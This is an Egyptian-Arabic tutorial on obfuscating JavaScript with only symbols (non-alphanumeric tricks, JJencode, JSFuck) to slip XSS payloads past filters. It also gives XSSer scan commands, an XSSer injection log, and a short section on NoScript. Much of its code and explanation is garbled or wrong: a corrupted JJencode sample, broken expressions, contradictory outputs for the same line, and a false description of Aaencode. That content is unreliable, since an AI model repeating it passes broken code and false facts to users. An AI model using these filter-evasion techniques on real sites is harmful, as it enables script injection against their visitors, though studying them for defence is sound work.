
```
[] // false
!{} // false
!!"" // false
[]=={} // false
```



جميع تلك الاكواد ترجع قيمة False يعني ببساطة، العلامة التعجب "!" بتعني النفي، فلما نحطها قبل أي حاجة بتدي القيمة المعاكسة ليها. في الأمثلة دي، المصفوفة الفاضية "{}" والكائن الفاضي "[]" بيبقوا True، فلو نضيفناهم بيقوا False.

طيب و TRUE يعني القيمة الصح:


```
!![] // true
!!{} // true
!"" // true
[]=="" // true
```



هنا بقى، لو حطينا علامتين تعجب "!!" قدام أي حاجة، بنرجع للقيمة الأصلية ليها اللي هي True في الأمثلة دي. الهدف من الكلام ده إنك تعرف إزاي تتعامل مع القيم المنطقية في الجافاسكريبت وتقدر تستغل الحروف غير الألفبائية في التعامل معاها. جرب بنفسك وشوف النتائج بنفسك!

لغاية هنا والكلام جميل عرفنا الرموز تبع true وكذلك تبع false طيب لو هسالك سؤال واقلك لو انا عايز اطبع كلمة true ؟ بالضبط يا هندسه هنستخدم String Casting المسؤولة على تحويل أي متغير لنص بسهولة. لو نسيت الجزء روح راجع عليها.

```
[![]]+"" //returns "true"  
[![]]+"" //returns "false"
```



Run	Top	Filter Output
1	[![]]+""	» [![]]+"" ← "true"
		» [![]]+"" ← "false"

في المثال الاول استخدمنا العلامتين التعجب "!!" قدام المصفوفة الفاضية "[]" اللي بيرجعوا True، وبعد كده جمعناها مع نص فاضي ""، النتيجة بتبقى النص "true".

في المثال الثاني، استخدمنا علامة التعجب "!" قدام المصفوفة الفاضية "[]" اللي بيرجع False، وبعد كده جمعناها مع نص فاضي ""، النتيجة بتبقى النص "false".

الهدف من الكلام ده إنك تقدر تستخرج النصوص "true" و "false" بسهولة باستخدام الحروف غير الألفبائية. جرب الأمثلة دي بنفسك وشوف السحر بيحصل!

Numbers

طيب يا هندسه، دلوقتي هنشوف إزاي نقدر ننشأ الأرقام في الجافاسكريبت باستخدام حروف غير ألفبائية. خلينا نشوف إزاي ننشأ الرقم 0 بطرق مختلفة:

```
+""  
_""  
-+-+""  
+[]  
-[]  
-+-+[]  
![]+![]  
![]+!{}  
![]+!!""
```

The screenshot shows a JavaScript console with the following expressions and their results:

Expression	Result
+""	0
+[]	0
![]+![]	0
![]+!{} ![]+!!""	0

في المثال الأول والثاني: علامة الزائد "+" أو السالب "-" قدام نص فاضي "" بتحول النص ده لرقم، والناج بيكون 0.

في المثال الثالث: نفس الفكرة. لكن بضيف علامة زائد وسالب أكثر، والنتيجة برضه بتبقى 0.

في المثال الرابع والخامس والسادس: جمعنا علامة الزائد "+" أو السالب "-" مع مصفوفة فاضية "[]" والنتيجة برضه بتبقى 0.

في الأمثلة الأخيرة: استخدمنا العمليات المنطقية والناج بيبقى 0 لأن [] بترجع false، و false + false بتدي 0.

هتقلي يا هندسه كلام جميل بس انت قلتلي numbers يعني ارقام مش رقم واحد !
 اعرف باقي الارقام بقا ازاي ؟
 هقلك طريقة تجمع بيها اي رقم انت عايزه المهم تكون عارف اهم رقمين اللي هما
 0 و 1 احنا عرفنا ال 0 طيب وال 1؟

+!![]

```
>> +!![]
< 1
```

هتقلي طيب مهو ده نفس مثال تبع ال true باختلاف "+" اللي موجودة في الاول ؟!
 بالظبط يا هندسه true يعني 1 و false يعني 0 . باقي الارقام سهله ونقدر نتفنن
 فيها كمان طب ازاي ده ؟

لو قلتلك 1 بتساوي X وحببت اقلك طلعللي رقم 2 هتقلي $1+1=2$ يعني $x+x=2$
 طيب ولو عايز رقم 3 هتقلي $x+x+x$ وكذلك مع 4 و 5
 هتقلي طيب انا لو عايز رقم 10 هفضل اجمع 10 مرات لقيمة X هقلك لا احنا
 عارفين قيمة رقم 2 وكمان رقم 5 طيب منستخدم "*" ونضرب القيمتين دول في
 بعض وهيدونا 10

+!![]

// بيرجع 1

!![] + !![]

// بيرجع 2

!![] + !![] + !![]

// بيرجع 3

!![] + !![] + !![] + !![]

// بيرجع 4

!![] + !![] + !![] + !![] + !![]

// بيرجع 5

[!![] + !![] + !![] + !![] + !![]] * [!![] + !![]]

// بيرجع 10

```
Run Top { } ^ v Q X Filter Output
1 [!![] + !![] + !![] + !![] + !![] ] * [!![] + !![] ]
>> [!![] + !![] + !![] + !![] + !![] ] * [!![] + !![] ]
< 10
```

String

بعد ما عرفنا إزاي ننشأ الأرقام، دلوقتي هنشوف إزاي نقدر ننشأ كمان نصوص مخصصة. زي ما شفنا مع القيم المنطقية، ممكن ننشأ نصوص زي "true" و "false".

لكن لو عايزين ننشأ نص مخصص زي "alert" ؟ هنحتاج ننشأ كل حرف لوحده وبعدين نجمعهم مع بعض. خلينا نشوف مثال:

طب قبل منشوف المثال عايز افكر بنقطة كده لازم تلاقيها في اي لغة برمجة الا وهي ال array انها المصفوفة يا هندسة.

```
Numbers={1,2,3,4,5}
```

```
name="mohamed"
```

المصفوفتين اللي معانا دول واحده فيها مجموعة ارقام من 1-5.

والتانية فيها نص "mohamed". لو افترضنا اننا حابين نعرف الرقم التالت في مصفوفة الارقام نعمل ايه؟؟ في طريقة اننا نستخدم ال array زي كده

Numbers[2] ومتستغربش اننا كاتبين 2 مع ان المطلوب الرقم التالت وده لان ال array بتبدا تعد من 0 وليس 1.

طيب ولو عايزين نعرف الحرف الرابع من المتغير name ؟

هتبقا نفس الطريقة برضو name[3] والنتاج "a".

مش ملاحظ حاجه يا هندسه ؟ فاكّر لما عرفنا نطلع نص لكلمة false عن طريق استخدام حروف غير ألفبائية!

```
[![]]+"" // return "false"
```

بالظبط احنا ممكن نطبع "false" وباستخدام ال array نقله احنا مش محتاجين كلمة "false" كلها لا احنا بس محتاجين الحرف الثاني اللي هو "a" علشان نبدا ننشأ اول حرف من كلمتنا alert ! فهمت الدنيا هتمشي ازاي ؟

```
( [![]]+"" ) [1] //return "a"
```

```
Run Top { } ^ v Q X Filter Output
1 ( [![]]+"" ) [1]
» ( [![]]+"" ) [1]
« "a"
```

طبع فعلا حرف "a" لاننا طلبنا منه يطبع ثاني حرف من نص "false" في طريقة تانية ودي لو حابب كل الكود يكون مشفر وهي اننا نستبدل رقم 1 بالقيمة بتاعته لو نسيت قيمته في الحروف غير الفبائية ارجع للصفحة الخاصة بالارقام.

```
( [![]]+"" ) [+![]] //return "a"
```

```
Run Top { } ^ v Q X Filter Output
1 ( [![]]+"" ) [+![]]
» ( [![]]+"" ) [+![]]
« "a"
```

علشان ننشأ الحروف المطلوبة، هنستخدم النصوص اللي بنحصل عليها من كائنات الجافاسكريبت ونستخرج منها الحروف المطلوبة. خدنا نشوف الأمثلة التالية:

```

_ = {} + [] // يرجع "[object Object]"
[] / [] + "" // يرجع "NaN"
!![] / ![] + "" // يرجع "Infinity"


```

دلوقتي، هنشوف إزاي نستخدم النصوص دي لاستخراج الحروف اللي محتاجينها لتكوين كلمة "alert". طبعا اول حرف "a" انشأناه من قبل لما استخدمنا النص "false" واستخرجنا منه الحرف "a" ونقدر نستخرجه ايضا من نص "NaN":

```

( [![]]+"" ) [1] //return "a"

```



```

Run Top {} ^ v Q X Filter Output
1 ( [![]]+"" ) [1]
>> ( [![]]+"" ) [1]
< "a"


```

وعلشان ننشأ حرف "l" هنستخدم النص "false" ونستخرج منه الحرف "l":

```

(![] + []) [2] //return "l"

```



```

Run Top {} ^ v Q X Filter Output
1 (![] + []) [2]
>> (![] + []) [2]
< "l"


```

وعلشان ننشأ حرف "e" هنستخدم النص "true" ونستخرج منه الحرف "e":

```

(![] + "" ) [3] //return "e"

```



```

Run Top {} ^ v Q X Filter Output
1 (![] + "" ) [3]
>> (![] + "" ) [3]
< "e"

```

وعلشان ننشأ حرف "r" هنستخدم النص "true" ونستخرج منه الحرف "r":

```
(!![] + [])[1] //return "r"
```

```
Run Top { } ^ v Q X Filter Output
1 (!![] + [])[1]
» (!![] + [])[1]
← "r"
```

وعلشان ننشأ حرف "t" هنستخدم النص "true" ونستخرج منه الحرف "t":

```
(!![] + [])[0] //return "t"
```

```
Run Top { } ^ v Q X Filter Output
1 (!![] + [])[0]
» (!![] + [])[0]
← "t"
```

حان الوقت لجمع الحروف مع بعض عشان نكون النص "alert" وكمان حولت الأرقام لحروف غير ألفبائية بحيث يكون الكود مشفر بالكامل.

```
var _ = ([ / [] + "" ) [ + !! [] ]; // بيحبب الحرف "a" من النص "NaN"
var __ = (![] + []) [ !! [] + !! [] ]; // بيحبب الحرف "l" من النص "false"
var ___ = (!![] + []) [ !! [] + !! [] + !! [] ]; // بيحبب الحرف "e" من النص "true"
var ____ = (!![] + []) [ + !! [] ]; // بيحبب الحرف "r" من النص "true"
var _____ = (!![] + []) [ + [] ]; // بيحبب الحرف "t" من النص "true"
var alertString = _ + __ + ___ + ____ + _____; // بيرجع "alert"
console.log(alertString)
```

```
Run Top { } ^ v Q X Filter Output
1 var _ = ([ / [] + "" ) [ + !! [] ];
2 var __ = (![] + []) [ !! [] + !! [] ];
3 var ___ = (!![] + []) [ !! [] + !! [] + !! [] ];
4 var ____ = (!![] + []) [ + !! [] ];
5 var _____ = (!![] + []) [ + [] ];
6 var alertString = _ + __ + ___ + ____ + _____;
7 console.log(alertString)
» var _ = ([ / [] + "" ) [ + !! [] ];
var __ = (![] + []) [ !! [] + !! [] ];
var ___ = (!![] + []) [ !! [] + !! [] + !! [] ];
var ____ = (!![] + []) [ + !! [] ];
var _____ = (!![] + []) [ + [] ]; ...
alert
← undefined
```

السحر في التشفير يا صديقي ! قمة المتعة تضمن في تشفير تلك الاكواد.

ولكن هل يوجد تقنيات اخرى غير **Non-Alphanumeric** ؟

فيه تقنيات تشفير مثيرة للاهتمام مبنية على استخدام الحروف غير الألفبائية في الجافاسكريبت. من أشهر التقنيات دي: JJencode و Aaencode، وكمان أسلوب برمجة غريب وتعليمي اسمه JSFuck. خلينا نشوف الفروق الرئيسية بينهم.

1. JJencode:

JJencode هي تقنية تشفير بتستخدم مجموعة من الحروف والعلامات غير الألفبائية لتحويل النصوص البرمجية لنصوص مشفرة. النص الناتج يكون صعب قراءته وفهمه بدون فك التشفير.

2. Aaencode:

Aaencode هي تقنية تشفير مشابهة لـ JJencode، لكن بتستخدم فقط الحروف "a" و "A" وعلامات الترقيم. الهدف منها هو نفس الهدف، وهو تحويل النصوص البرمجية لنصوص مشفرة ومعقدة.

3. JSFuck:

JSFuck هو أسلوب برمجة غريب وممتع يعتمد على استخدام مجموعة من الرموز والعلامات غير الألفبائية فقط لكتابة كود جافاسكريبت كامل. الفكرة هنا هي كتابة الكود باستخدام حروف زي "!", "+" و "[" و "()" فقط. الأسلوب ده بيستخدم كتير للتعلم والتحدي بين المبرمجين.


JJencode

طبيب يا صاحبي، دلوقتي هنشوف إزاي تقنية الـ JEncode بتستخدم لترميز كود الجافاسكريبت باستخدام الرموز فقط. التقنية دي اخترعها واحد اسمه Hasegawa، وبتستخدم اسم متغير عام قابل للتخصيص لترميز الحمولة.

مثال علی Jjencode:

```
$=~[];$={__::+,$,$$$$(![]+"")[],$::+,$,$_$_:(![]+"")[],$$_::+
+,$,$_$$:({}+"")[],$$_$_:($[$]+"")[],$$_::+,$,$$$$_:(!""+"")[],$
$_::+,$,$$_::+,$,$$_::({}+"")[],$$_::+,$,$$$::+,$,$___::+,$,
$_$_::+,$}$;$.$_=($.=$_=$+"")[$.$_$_]+($.=$_=$.$_[$.$_$_])+($. $$=($.
$_+"")[$.$_$_])+((!$)+"")[$.$_$_]+($.__=$.$_[$.$_$_])+($. $=(!""+""
)[$.$_$_])+($. _=(!""+"")[$.$_$_])+$.$_[$.$_$_]+$._+$._$+$.$;$.$=$.
$_+(!""+"")[$.$_$_]+$._+$._+$.$+$.$;$.$=($.____)[$.$_$_][$.$_$_];$. $
($. $($. $$$+"\\\""+$. $_$_+(![]+"")[$.$_$_])+$.$$$$_+"\\\""+$. __$+$.$$_+
$. $_$_+$._$+"(\\\"\\\""+$. __$+$._$_+$._____+$.$$$$_+(![]+"")[$.$_$_])+(!
[]+"")[$.$_$_]+$._$+","\\\""+$. $__+$._____+"\\\""+$. __$+$._$_+$._$_+$._
$_$_+"\\\""+$. __$+$.$$_+$.$$_+$.$$_$_+"\\\""+$. __$+$._$_+$._$$+$.$
$$__+"\\\""+$. __$+$.$$_+$._$_+"\\\""+$. __$+$.$$_+$._$_+"\\\""+$. __$
+$.$$_+$._____+$._$+"\\\"\\\"\\\""+$. $__+$._____+)"+"\\\"")())();
```

تعالى نجرب الكود ده في متصفحننا:



ليه نستخدم Jjencode ؟


1. التقنية دي مفيدة لو عايز تخفي الكود بتاعك أو تحميه من الفهم السريع.
2. بتساعد في تجاوز بعض الحماية أو الفلاتر اللي بتمنع أكواد الجافاسكريبت المعروفة.

JSFuck

تقنية ال JSFuck تُستخدم لترميز كود الجافاسكريبت باستخدام 6 رموز بس وهي: **!+()**. الفكرة هنا هي البدء من الأجزاء الذرية للجافاسكريبت وبعدين نكوّن الحمولة المشفرة. مثال على JSFuck:


[illegible]

تعالى نجرب الكود ده في متصفحننا:



ذلك الكود تم انشائه بكل بساطة وده لسبب وجود موقع يقوم بتحويل النصوص لرموز JSFuck تلقائيا.

<https://jsfuck.com>



ليه نستخدم JSFuck؟

1. التقنية دي بتخفي الكود بتاعك وبتحميه من الفهم السريع.
2. بتساعد في تجاوز بعض الحماية أو الفلاتر اللي بتمنع أكواد الجافاسكريبت المعروفة.

XSSer Tool

دلوقتي هنتكلم عن أداة اسمها XSSer، والتي تعتبر من الأدوات المفيدة في اكتشاف واستغلال ثغرات XSS. تعالوا نوضحها بشكل سهل.

إيه هو XSSer؟

XSSer هو إطار عمل أو أداة تلقائية تساعدك في اكتشاف واستغلال ثغرات XSS في تطبيقات الويب. يعني، الأداة دي بتوفر لك وسيلة لعمل اختبار أمني على التطبيقات عشان تلاقي الثغرات وتحللها.

مميزات XSSer:

1. اكتشاف الثغرات: الأداة دي بتساعدك في اكتشاف ثغرات XSS تلقائياً، وده يعني إنها بتبحث في التطبيق وتحدد الأماكن اللي ممكن يكون فيها ثغرات.
2. استغلال الثغرات: بعد ما تكتشف الثغرات، XSSer بتساعدك في استغلالها. يعني، بتجرب تنفيذ كود ضار عشان تتأكد من وجود الثغرة وتأثيرها.
3. تجاوز الفلاتر: XSSer بتحتوي على خيارات لتجاوز الفلاتر المختلفة. يعني لو كان فيه أنظمة حماية أو فلاتر بتحاول تمنع الثغرات، XSSer بتقدر تتخطاها.
4. تقنيات حقن متقدمة: الأداة بتدعم تقنيات مختلفة لحقن الكود الضار، مما يزيد من فرص اكتشاف الثغرات.

5. مكتبة كبيرة من قوالب الهجوم: XSSer تحتوي على أكثر من 1300 قالب هجوم مدمج. يعني، الأداة جاهزة بتقنيات وطرق مختلفة للاستغلال.
6. دعم لمتصفحات وأنظمة حماية مختلفة: الأداة بتقدر تتعامل مع عدة متصفحات وأنظمة حماية (WAFs) مما يجعلها مفيدة في بيئات متعددة.

مثال بسيط على الأمر:

```
xsser -u http://example.com/form -p username
```

أوامر متقدمة لأداة XSSer:

فحص أكثر من موقع مع بعض: لو عندك مجموعة من المواقع وعازي تفحصهم كلهم مرة واحدة.

```
xsser -u http://example1.com,http://example2.com -d  
domain1.com,domain2.com
```

-u : هنا بتحدد عناوين المواقع (URLs) اللي عازي تفحصها.

-d : بتحدد النطاقات الخاصة بالمواقع (Domains)، وده مفيد عشان تقرر مينين تبدأ الفحص.

فحص طلبات POST:

لو عايز تفحص الحقول اللي بتبعث بيانات عبر POST، زي النموذج الخاص بتسجيل الدخول.

```
xsser -u http://example.com/login -p username -p password
```

p- : هنا بتحدد (Parameters) الحقول اللي عايز تفحصها، زي "اسم المستخدم" و "كلمة السر".

فحص ملفات JavaScript: لو عايز تفحص ملفات JavaScript الخاصة بالموقع.

```
xsser -u http://example.com/scripts/script.js -p
```

هنا بتحدد عنوان ملف JavaScript اللي عايز تفحصه.
p- أو --post: استخدام POST method.

استخدام Proxy:

لو عايز توجه الطلبات عبر خادم proxy لتجاوز الحواجز.

```
xsser -u http://example.com -p --proxy http://localhost:8080
```

--proxy: بتحدد عنوان ال proxy اللي عايز تستخدمه.

تشغيل XSSer في وضع الاختبار:

لو عايز تشغل الأداة في وضع الاختبار بدون تنفيذ أي شيفرات ضارة.

```
xsser -u http://example.com -p -t
```

(Test Mode) -t: بتشغل الأداة في وضع الاختبار.

إضافة متغيرات URL مخصصة:

لو عايز تخصص المتغيرات في عنوان URL اللي بتفحصه.

```
xsser -u "http://example.com/?id=1&name=foo" -p id,name -b
```

(Advanced) -b: لتفعيل خيارات الفحص المتقدم.

إصدار تقارير بصيغة JSON:

لو عايز تصدر نتائج الفحص في ملف بصيغة JSON.

```
xsser -u http://example.com -p -j report.json
```

(JSON) -j: بتحدد أن النتائج هتكون بصيغة JSON.

فحص أنواع مختلفة من XSS (زي DOM-based):

لو عايز تفحص أنواع مختلفة من ثغرات XSS، زي النوع اللي بيعتمد على DOM.

```
xsser -u http://example.com -p -d
```

(DOM-based) -d: بتفحص نوع XSS اللي بيعتمد على DOM.

استخدام إعدادات مخصصة لـ Burp Suite:

لو عايز تتكامل XSSer مع Burp Suite وتطبق إعدادات مخصصة.

```
xsser -u http://example.com -p --burp
```

burp--: لتكامل XSSer مع Burp Suite.

فحص موقع واحد بأنواع XSS مختلفة:

```
xsser -u "http://example.com" --type=All
```

```
xsser -u "http://example.com" --type=Dom
```

```
xsser -u "http://example.com" --type=blind
```

هنا انت بتفحص الموقع ده بكل أنواع هجمات XSS عشان تتأكد لو فيه أي ثغرات.

فحص مع استخدام الـ POST request:

```
xsser -u "http://example.com/login" -p
```

لو عايز تفحص صفحة تسجيل دخول أو أي صفحة ثانية بتستخدم الـ POST method.

استخدام User-Agent معين:

```
xsser -u "http://example.com" --user-agent="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
```

هنا انت بتستخدم User-Agent عشان تقدر تشوف لو فيه اختلاف في الاستجابة من الموقع بناءً على نوع الجهاز أو المتصفح.

فحص شامل للموقع مع التفاصيل:

```
xsser -u "http://example.com" -c -v
```

هنا الأداة هتبدأ تلف على كل الروابط في الموقع وتفحصها، وهتظهر لك كل التفاصيل في الوقت الحقيقي.

u- أو url-: يعني الرابط اللي عايز تفحصه.

type--: نوع الهجوم اللي هتستخدمه.

g- أو get-- استخدام GET method.

p- أو post-- استخدام: POST method.

v- أو verbose--: عرض تفاصيل أكثر.

c- أو crawl--: مسح كل الصفحات والروابط فى الموقع.

user-agent--: تحديد نوع الجهاز أو المتصفح.

```

XSSer v0.3 - {Copyright} - GPL3.0 - 2010 by psy
=====
Testing [XSS from URL] injections...good luck ;)
=====
Target: http://... --> 2010-03-20 23:27:08.773540
=====
[+] Hashing: 6b9f1469c0b51ff86ef2b4a509f28ber
=====
[+] Trying: http://...?a[]=-25%32%35%25%33%32%25%33%32%25%32%35%25%33%
6%25%33%32%25%32%35%25%33%33%25%33%39%25%32%35%25%33%36%25%33%36%25%32%35%25%33%33%25
33%36%25%32%35%25%33%33%25%33%39%25%32%35%25%33%36%25%33%33%25%32%35%25%33%33%25%33%3
%25%32%35%25%33%33%25%33%31%25%32%35%25%33%36%25%33%36%25%32%35%25%33%36%25%33%36%25%
2%35%25%33%36%25%33%35%25%32%35%25%33%36%25%33%36%25%32%35%25%33%33%25%33%32%25%32%35
25%33%36%25%33%31%25%32%35%25%33%33%25%33%35%25%32%35%25%33%33%25%33%30%25%32%35%25%3
%33%25%33%32%25%32%35%25%33%33%25%33%38%25%32%35%25%33%36%25%33%32%25%32%35%25%33%36%
=====
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
=====
[+] Final Results:
=====
- Total: 1
- Failed: 0
- Successful: 1
=====
[+] List of possible XSS injections:
=====
[+] Url: http://.../?a[]=-25%32%35%25%33%32%25%33%32%25%32%35%25%33%33
25%33%32%25%32%35%25%33%33%25%33%39%25%32%35%25%33%36%25%33%36%25%32%35%25%33%33%25%3
3%36%25%32%35%25%33%33%25%33%39%25%32%35%25%33%36%25%33%33%25%32%35%25%33%33%25%33%30%
5%32%35%25%33%33%25%33%31%25%32%35%25%33%36%25%33%36%25%32%35%25%33%36%25%33%36%25%32
35%25%33%36%25%33%35%25%32%35%25%33%36%25%33%36%25%32%35%25%33%33%25%33%32%25%32%35%2
3%36%25%33%31%25%32%35%25%33%33%25%33%35%25%32%35%25%33%33%25%33%30%25%32%35%25%33%33%
3%25%33%32%25%32%35%25%33%33%25%33%38%25%32%35%25%33%36%25%33%32%25%32%35%25%33%36%25
[+] Browsers: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
=====
psy@ventiska: ~/Desktop/XSSer/xsser-devs

```


Browsers' Add-ons

NoScript Security Suite: هو إضافة لمتصفح Firefox بتضيف طبقة أمان إضافية عن طريق حظر كل شيفرات JavaScript و URIs الخاصة بالبيانات. ازاي بتشتغل؟

لما تثبت الإضافة دي، تبدأ في منع اي تنفيذ لأي شيفرات JavaScript أو روابط data على الصفحة اللي بتفتحتها. ده بيدي طبقة حماية إضافية ضد هجمات XSS وكل أنواع الهجمات اللي بتعتمد على تنفيذ شيفرات JavaScript.

مثال: لو فيه صفحة فيها شيفرة JavaScript ضارة، NoScript مش هيخلي الشيفرة دي تشتغل. حتى لو فيه رابط data بيحاول يشغل شيفرة ضارة، NoScript برضه هيمنعه.

هتسألني وتقلي طب ايه هي المزايا ؟

- حماية من الشيفرات الضارة.
- منع تشغيل الروابط اللي ممكن تكون خطيرة.

حلو طيب وبالنسبة للعيوب ؟

- ساعات بيمنع شيفرات سليمة اللي المفروض تشتغل على الصفحة، بس تقدر تضيف استثناءات للإضافات دي.

بالتالي، استخدام NoScript Security Suite ممكن يكون مفيد جداً في حماية جهازك وتصفحك من هجمات XSS وغيرها من التهديدات الأمنية.

